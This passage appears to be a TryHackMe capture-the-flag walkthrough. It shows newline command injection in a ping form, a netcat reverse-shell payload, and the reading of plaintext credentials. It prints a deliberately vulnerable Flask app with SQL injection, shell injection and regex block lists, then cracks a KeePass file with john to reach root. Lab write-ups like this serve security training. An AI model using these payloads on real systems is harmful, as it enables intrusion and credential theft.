2 packets transmitted, 2 received, 0% packet loss, time 1050ms
rtt min/avg/max/mdev = 0.251/0.256/0.261/0.005 ms
</pre>
</div>
</div>
</div>
<div class="panel">
<div class="ph"><div class="ph-l"><svg viewBox="0 0 16 16"><path d="M8 1a7 7 0 100 14A7 7 0 008 1zM7 4h2v5H7V4zm0 6h2v2H7v-2z"/></svg><span class="ph-t">Usage Notes</span></div></div>
<div class="notes-list">
<div class="note-row">Sends 2 ICMP echo requests with a 1-second per-packet timeout</div>
<div class="note-row">Accepts RFC-952 compliant hostnames and dotted-decimal IPv4 addresses</div>
<div class="note-row">All probe targets are recorded in the operator audit log</div>
<div class="note-row">ICMP traffic may be filtered by host-based firewalls on monitored nodes</div>
</div>
</div>
</main>
</div>
<script>
function setTarget(v) { document.getElementById("target").value = v; }
</script>
</body>
</html>Sending request to our IP, it does send pings. No direct command injection was possible. But, after a few tries, we were able to get it -
target=127.0.0.1%0aid

<pre class="output-pre">PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.037 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1046ms
rtt min/avg/max/mdev = 0.025/0.031/0.037/0.006 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
Now, let's enumerate and try to get a reverse shell -
target=127.0.0.1%0awhich%0anc

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1038ms
rtt min/avg/max/mdev = 0.023/0.027/0.032/0.004 ms
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
	  [-m minttl] [-O length] [-P proxy_username] [-p source_port]
	  [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
	  [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
	  [destination] [port]
Let's get a reverse shell using netcat, first start a listener on your machine -
nc -lnvp 1337Next, send the following payload -
target=127.0.0.1%0abusybox%20nc%2010.48.111.205%201337%20-e%20shAnd you'll get a reverse shell on your machine. Now, stabilize the shell with -
python3 -c 'import pty; pty.spawn("/bin/bash")'
Let's read these files and see if we have something useful -
cat secret.config
# netops application config
# generated: 2026-01-03

[database]
path    = /opt/netops/netops.db
timeout = 5

[app]
host     = 0.0.0.0
port     = 5050
log_path = /var/log/netops/app.log

[auth]
session_lifetime = 1800

# service account used by the backup agent
# TODO: migrate to secrets manager before Q2 audit
[backup_agent]
run_as   = sysadmin
password = S3cur3Backup$Acc3ss!

[smtp]
host = 127.0.0.1
port = 25
from = noc-alerts@corp.internal
www-data@tryhackme-2204:/opt/netops$
We found the user sysadmin and password - S3cur3Backup$Acc3ss!
We need to read the netops.db .
www-data@tryhackme-2204:/opt/netops$ python3 -c "import sqlite3; db=sqlite3.connect('/opt/netops/netops.db'); c=db.cursor(); c.execute('SELECT * FROM users'); print(c.fetchall())"
python3 -c "import sqlite3; db=sqlite3.connect('/opt/netops/netops.db'); c=db.cursor(); c.execute('SELECT * FROM users'); print(c.fetchall())"
[(1, 'netops', 'b9b3917940feb033ae62c693d3967ba4', 'operator')]
www-data@tryhackme-2204:/opt/netops$
Also, app.py -
cat app.py
#!/usr/bin/env python3
import os
import re
import sqlite3
import subprocess
import hashlib
from functools import wraps
from flask import (
    Flask, request, render_template, redirect,
    url_for, session, g
)

app = Flask(__name__)
app.secret_key = os.environ.get("FLASK_SECRET")
if not app.secret_key:
    raise RuntimeError("FLASK_SECRET environment variable not set")

DATABASE = "/opt/netops/netops.db"

def get_db():
    db = getattr(g, "_database", None)
    if db is None:
        db = g._database = sqlite3.connect(DATABASE)
        db.row_factory = sqlite3.Row
    return db

@app.teardown_appcontext
def close_db(exc):
    db = getattr(g, "_database", None)
    if db is not None:
        db.close()

def init_db():
    db = sqlite3.connect(DATABASE)
    db.execute("""
        CREATE TABLE IF NOT EXISTS users (
            id       INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE NOT NULL,
            password TEXT NOT NULL,
            role     TEXT NOT NULL DEFAULT 'viewer'
        )
    """)
    db.execute("""
        CREATE TABLE IF NOT EXISTS audit_log (
            id       INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT,
            action   TEXT,
            detail   TEXT,
            ts       TEXT
        )
    """)
    pw = hashlib.md5(b"C0rp$N3tS3cur3!").hexdigest()
    db.execute(
        "INSERT OR IGNORE INTO users (username, password, role) VALUES (?,?,?)",
        ("netops", pw, "operator")
    )
    db.commit()
    db.close()

def log_action(username, action, detail=""):
        pass

def login_required(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        if not session.get("user"):
            return redirect(url_for("login"))
        return f(*args, **kwargs)
    return decorated

# need to modify this filter.
BLOCK_RE = re.compile(
    r"(union\s+select|drop\s+table|insert\s+into|xp_cmdshell)",
    re.IGNORECASE
)

FAKE_AUDIT = [
    ("jmartin",  "LOGIN_OK",     "",           "2026-01-14 08:03:11"),
    ("jmartin",  "HEALTH_CHECK", "10.0.1.4",   "2026-01-14 08:04:02"),
    ("jmartin",  "HEALTH_CHECK", "10.0.1.7",   "2026-01-14 08:04:28"),
    ("jmartin",  "LOGOUT",       "",           "2026-01-14 08:31:55"),
    ("netops",   "LOGIN_OK",     "",           "2026-01-14 09:17:40"),
    ("netops",   "HEALTH_CHECK", "10.0.0.1",   "2026-01-14 09:18:03"),
    ("netops",   "HEALTH_CHECK", "10.0.2.12",  "2026-01-14 09:19:47"),
    ("netops",   "LOGOUT",       "",           "2026-01-14 09:44:22"),
    ("svc-mon",  "LOGIN_OK",     "",           "2026-01-14 10:00:01"),
    ("svc-mon",  "HEALTH_CHECK", "10.0.1.1",   "2026-01-14 10:00:04"),
    ("svc-mon",  "HEALTH_CHECK", "10.0.1.2",   "2026-01-14 10:00:07"),
    ("svc-mon",  "HEALTH_CHECK", "10.0.1.3",   "2026-01-14 10:00:10"),
    ("svc-mon",  "HEALTH_CHECK", "10.0.1.4",   "2026-01-14 10:00:13"),
    ("svc-mon",  "LOGOUT",       "",           "2026-01-14 10:00:16"),
    ("jmartin",  "LOGIN_FAIL",   "",           "2026-01-14 11:02:38"),
    ("jmartin",  "LOGIN_OK",     "",           "2026-01-14 11:02:51"),
    ("jmartin",  "HEALTH_CHECK", "10.0.2.5",   "2026-01-14 11:03:14"),
    ("jmartin",  "LOGOUT",       "",           "2026-01-14 11:28:07"),
    ("netops",   "LOGIN_OK",     "",           "2026-01-15 07:55:30"),
    ("netops",   "HEALTH_CHECK", "10.0.0.254", "2026-01-15 07:56:01"),
]

@app.route("/")
def index():
    return render_template("index.html")

@app.route("/internal", methods=["GET", "POST"])
def login():
    error = None

    if request.method == "POST":
        username = request.form.get("username", "")
        password = request.form.get("password", "")

        if BLOCK_RE.search(username) or BLOCK_RE.search(password):
            log_action(username, "LOGIN_BLOCKED")
            error = "Invalid username or password."
        else:
            pw_hash = hashlib.md5(password.encode()).hexdigest()
            # Vulnerable: direct string interpolation — no parameterisation
            query = (
                "SELECT id, username, role FROM users "
                "WHERE username = '%s' AND password = '%s'"
            ) % (username, pw_hash)

            try:
                db = get_db()
                row = db.execute(query).fetchone()
                if row:
                    session["user"] = row["username"]
                    session["role"] = row["role"]
                    log_action(row["username"], "LOGIN_OK")
                    return redirect(url_for("dashboard"))
                else:
                    error = "Invalid username or password."
                    log_action(username, "LOGIN_FAIL")
            except Exception:
                error = "Invalid username or password."
                log_action(username, "LOGIN_ERROR")

    return render_template("login.html", error=error)

@app.route("/internal/dashboard")
@login_required
def dashboard():
    db = get_db()
    real_logs = db.execute(
        "SELECT username, action, detail, ts FROM audit_log "
        "ORDER BY ts DESC LIMIT 8"
    ).fetchall()

    combined = [(r["username"], r["action"], r["detail"], r["ts"])
                for r in real_logs]
    combined += list(FAKE_AUDIT)

    return render_template(
        "dashboard.html",
        current_user=session["user"],
        role=session["role"],
        logs=combined
    )

# vulnerable to newline injection (\n / %0a), fix soon.
PING_BLOCK_RE = re.compile(r"[;|`$&]")

@app.route("/internal/health", methods=["GET", "POST"])
@login_required
def health_check():
    output  = None
    cmd_err = None
    target  = ""

    if request.method == "POST":
        target = request.form.get("target", "").strip()

        if not target:
            cmd_err = "No target specified."
        elif len(target) > 100:
            cmd_err = "Invalid hostname or IP address."
        elif PING_BLOCK_RE.search(target):
            cmd_err = "Invalid hostname or IP address."
        else:
            try:
                proc = subprocess.Popen(
                    "ping -c 2 -W 1 " + target,
                    shell=True,
                    stdout=subprocess.PIPE,
                    stderr=subprocess.STDOUT,
                    text=True
                )
                try:
                    output, _ = proc.communicate(timeout=8)
                except subprocess.TimeoutExpired:
                    proc.stdout.close()
                    output = "[process running in background]"

                log_action(session["user"], "HEALTH_CHECK",
                           target.split("\n")[0])
            except Exception:
                cmd_err = "An error occurred."

    return render_template(
        "health.html",
        current_user=session["user"],
        role=session["role"],
        output=output,
        error=cmd_err,
        target=target
    )

@app.route("/internal/logout")
def logout():
    user = session.get("user", "unknown")
    session.clear()
    log_action(user, "LOGOUT")
    return redirect(url_for("login"))

@app.errorhandler(404)
def not_found(e):
    return render_template("404.html"), 404

@app.errorhandler(403)
def forbidden(e):
    return render_template("404.html"), 403

if __name__ == "__main__":
    init_db()
    app.run(host="0.0.0.0", port=5050, debug=False)
We have password for user netops - C0rp$N3tS3cur3!
Now, let's SSH with user sysadmin and password - S3cur3Backup$Acc3ss!
root@ip-10-48-111-205:~# ssh sysadmin@10.48.140.32
sysadmin@10.48.140.32's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1017-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Jun 26 10:58:57 UTC 2026

  System load:  0.0                Processes:             111
  Usage of /:   18.4% of 19.31GB   Users logged in:       0
  Memory usage: 57%                IPv4 address for ens5: 10.48.140.32
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

213 updates can be applied immediately.
152 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue May 19 03:18:19 2026 from 192.168.230.214
sysadmin@tryhackme-2204:~$ ls
backups  user.txt
sysadmin@tryhackme-2204:~$ cat user.txt
THM{sQli_4nd_cMd_1nj3ct10n_l3D_y0u_h3re!}
sysadmin@tryhackme-2204:~$
After logging in we have our first flag - THM{sQli_4nd_cMd_1nj3ct10n_l3D_y0u_h3re!}
Next, we find that the user has a backups directory inside which we see a note -
sysadmin@tryhackme-2204:~/backups$ ls -la
total 16
drwx------ 2 sysadmin sysadmin 4096 May 19 03:36 .
drwxr-xr-x 5 sysadmin sysadmin 4096 May 19 03:35 ..
-rw-r--r-- 1 sysadmin sysadmin  286 May 19 03:36 README.txt
-rw------- 1 sysadmin sysadmin 2439 May 19 03:34 infrastructure.kdbx
sysadmin@tryhackme-2204:~/backups$ cat README.txt
Backup archive — infrastructure credentials

Periodic exports from the credential store are placed here by the backup agent.
Treat all files in this directory as CONFIDENTIAL.

infrastructure.kdbx — KeePass credential database

Contact the sysadmin team lead if you require access.
Let's get the keepass file on our attacker machine and try to crack the password.
root@ip-10-49-66-55:~# scp sysadmin@10.49.178.247:/home/sysadmin/backups/infrastructure.kdbx .
sysadmin@10.49.178.247's password:
infrastructure.kdbx                  100% 2439   909.9KB/s   00:00
root@ip-10-49-66-55:~# ls -la infrastructure.kdbx
-rw------- 1 root root 2439 Jun 26 16:22 infrastructure.kdbxroot@ip-10-49-66-55:~# file infrastructure.kdbx
infrastructure.kdbx: Keepass password database 2.x KDBX
root@ip-10-49-66-55:~# keepass2john infrastructure.kdbx > keepass.hash
root@ip-10-49-66-55:~# cat keepass.hash
infrastructure:$keepass$*4*15000*c9d9f39a*0*0*0*dfac336bd70871c277c36e2781cd90901482db105cf2c1f722552d225c7e0ed8*e180d085066b96631eb591d40eedbf19a2d2bee3eeb0ee50436c3ad04e4715fe*03d9a29a67fb4bb500000400021000000031c1f2e6bf714350be5805216afc5aff0304000000010000000420000000dfac336bd70871c277c36e2781cd90901482db105cf2c1f722552d225c7e0ed80b5d00000000014205000000245555494410000000c9d9f39a628a4460bf740d08c18a4fea05010000005208000000983a00000000000042010000005320000000e180d085066b96631eb591d40eedbf19a2d2bee3eeb0ee50436c3ad04e4715fe00071000000091f1c654c0458114b257c21663ffbee100040000000d0a0d0a*454008e91387390a7ccfbd081acb83d5248d9ea5ee44789f8edc2f4e12779972
root@ip-10-49-66-55:~# john --wordlist=/usr/share/wordlists/rockyou.txt keepass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 15000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 2 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
spring (infrastructure)
1g 0:00:00:00 DONE (2026-06-26 16:27) 1.099g/s 2775p/s 2775c/s 2775C/s spring..malcolm
Use the "--show" option to display all the cracked passwords reliably
Session completed
root@ip-10-49-66-55:~#After unlocking the file with keepasxc -
keepassxc infrastructure.kdbxWe see a note with root's username and password -
root:S3cur3P4ss0nK33p4ss
Let's try switching user to root -
sysadmin@tryhackme-2204:~/backups$ su root
Password:
root@tryhackme-2204:/home/sysadmin/backups# ls /root
root.txt  snap
root@tryhackme-2204:/home/sysadmin/backups# cat /root/root.txt
THM{KDBx_V4ul7_H4s_b33n_cr4ck3d_0peN}
root@tryhackme-2204:/home/sysadmin/backups#
Great! We logon as root and gain the root flag. Solved!